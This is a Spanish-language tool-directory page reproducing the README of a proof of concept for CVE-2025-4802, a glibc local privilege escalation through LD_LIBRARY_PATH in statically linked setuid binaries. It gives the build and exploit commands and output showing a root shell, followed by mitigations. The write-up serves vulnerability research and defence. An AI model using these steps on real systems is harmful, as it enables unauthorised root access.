
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-4802-Proof-of-Concept — Prueba de concepto para un binario setuid compilado estáticamente vulnerable a dlopen con LD_LIBRARY_PATH | Kitploit
Herramientas/GitHubGitHub/betizzel/cve-2025-4802-proof-of-concept
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónAprendizaje y EducaciónExplotación de Binarios
GitHubbetizzel/cve-2025-4802-proof-of-concept

CVE-2025-4802-Proof-of-Concept

Prueba de concepto para un binario setuid compilado estáticamente vulnerable a dlopen con LD_LIBRARY_PATH

Compartir
Ver Repositorio
221hace 9 mesesAún no revisado

CVE-2025-4802 — Prueba de Concepto

⚠️ Aviso legal: Este repositorio es para fines educativos y de investigación de seguridad autorizada únicamente. No utilice este exploit contra sistemas que no posea o para los que no tenga permiso explícito de prueba. El uso indebido puede violar leyes y regulaciones.

Resumen del CVE

CampoDetalles
ID de CVECVE-2025-4802
Software afectadoGNU C Library (glibc)
Versiones afectadas2.27 – 2.38
Tipo de vulnerabilidadEscalada de privilegios mediante LD_LIBRARY_PATH no confiable
Vector de ataqueLocal

Descripción

Una vulnerabilidad en la GNU C Library (glibc) versiones 2.27 a 2.38 permite a un atacante explotar la variable de entorno LD_LIBRARY_PATH en binarios setuid compilados estáticamente que llaman a dlopen().

Normalmente, el enlazador dinámico sanitiza LD_LIBRARY_PATH para programas setuid. Sin embargo, los binarios compilados estáticamente omiten por completo el enlazador dinámico, por lo que LD_LIBRARY_PATH nunca se limpia. Cuando dicho binario llama a dlopen() (directamente, o indirectamente a través de setlocale() o funciones NSS como getaddrinfo()), glibc resuelve las bibliotecas compartidas utilizando el LD_LIBRARY_PATH controlado por el atacante, lo que permite la ejecución de código arbitrario con privilegios elevados.

Cómo funciona

  1. Un binario setuid-root compilado estáticamente llama a dlopen("myso.so", ...) para cargar un objeto compartido por nombre (no una ruta absoluta).
  2. Debido a que el binario está enlazado estáticamente, el enlazador dinámico (ld-linux.so) nunca se ejecuta, por lo que LD_LIBRARY_PATH no se sanitiza.
  3. Un atacante crea un objeto compartido malicioso (myso.so) que exporta el mismo símbolo hello() pero genera un shell de root.
  4. El atacante establece LD_LIBRARY_PATH para que apunte al directorio que contiene la biblioteca maliciosa.
  5. Cuando se ejecuta el binario setuid, carga la biblioteca del atacante en lugar de la legítima, ejecutando código arbitrario como root.

Estructura del repositorio

.
├── main.c                          # Vulnerable setuid binary source
├── myso.c                          # Legitimate shared object (safe)
├── evil_library/
│   └── evilso.c                    # Malicious shared object (spawns root shell)
├── proof_of_concept_screenshot.png # Terminal screenshot of the exploit
├── proof_of_concept_video.mp4      # Video walkthrough
├── Makefile                        # Build automation
└── README.md

Requisitos previos

  • SO: Fedora 39 (o cualquier distribución Linux con una glibc vulnerable)
  • Versión de glibc: 2.27 – 2.38 (verificar con ldd --version)
  • Paquetes: gcc, make
  • Acceso root para establecer el bit setuid

Pasos de reproducción

1. Compilar todo

make all

O manualmente:

# Build the legitimate shared object
gcc -shared -o myso.so -fPIC myso.c

# Build the vulnerable binary (statically linked)
gcc -static -o main main.c -ldl

# Build the malicious shared object
gcc -shared -o evil_library/myso.so -fPIC evil_library/evilso.c

2. Establecer el bit setuid (requiere root)

sudo chown root:root main
sudo chmod u+s main

3. Ejecutar normalmente (comportamiento seguro)

./main

Salida esperada:

 BEGINNING OF MAIN
Hello from the safe shared object!

 END OF MAIN

4. Explotar con LD_LIBRARY_PATH (comportamiento malicioso)

LD_LIBRARY_PATH=./evil_library ./main

Salida esperada:

 BEGINNING OF MAIN
I'm evil now
EXEC TO ROOT SHELL
# whoami
root


El binario carga el myso.so del atacante desde evil_library/ en lugar del legítimo, generando un shell de root.

Prueba de concepto

Proof of Concept Screenshot

También hay disponible un recorrido en vídeo: proof_of_concept_video.mp4

Mitigación

  • Actualizar glibc a una versión parcheada (> 2.38)
  • Evitar el enlazado estático para binarios setuid que utilicen dlopen()
  • Usar rutas absolutas en las llamadas a dlopen() en lugar de nombres de biblioteca simples
  • Descartar privilegios antes de llamar a dlopen()
  • Usar indicadores de endurecimiento del compilador/enlazador y evitar setuid cuando sea posible

Recursos

  • NVD — CVE-2025-4802
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    322

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






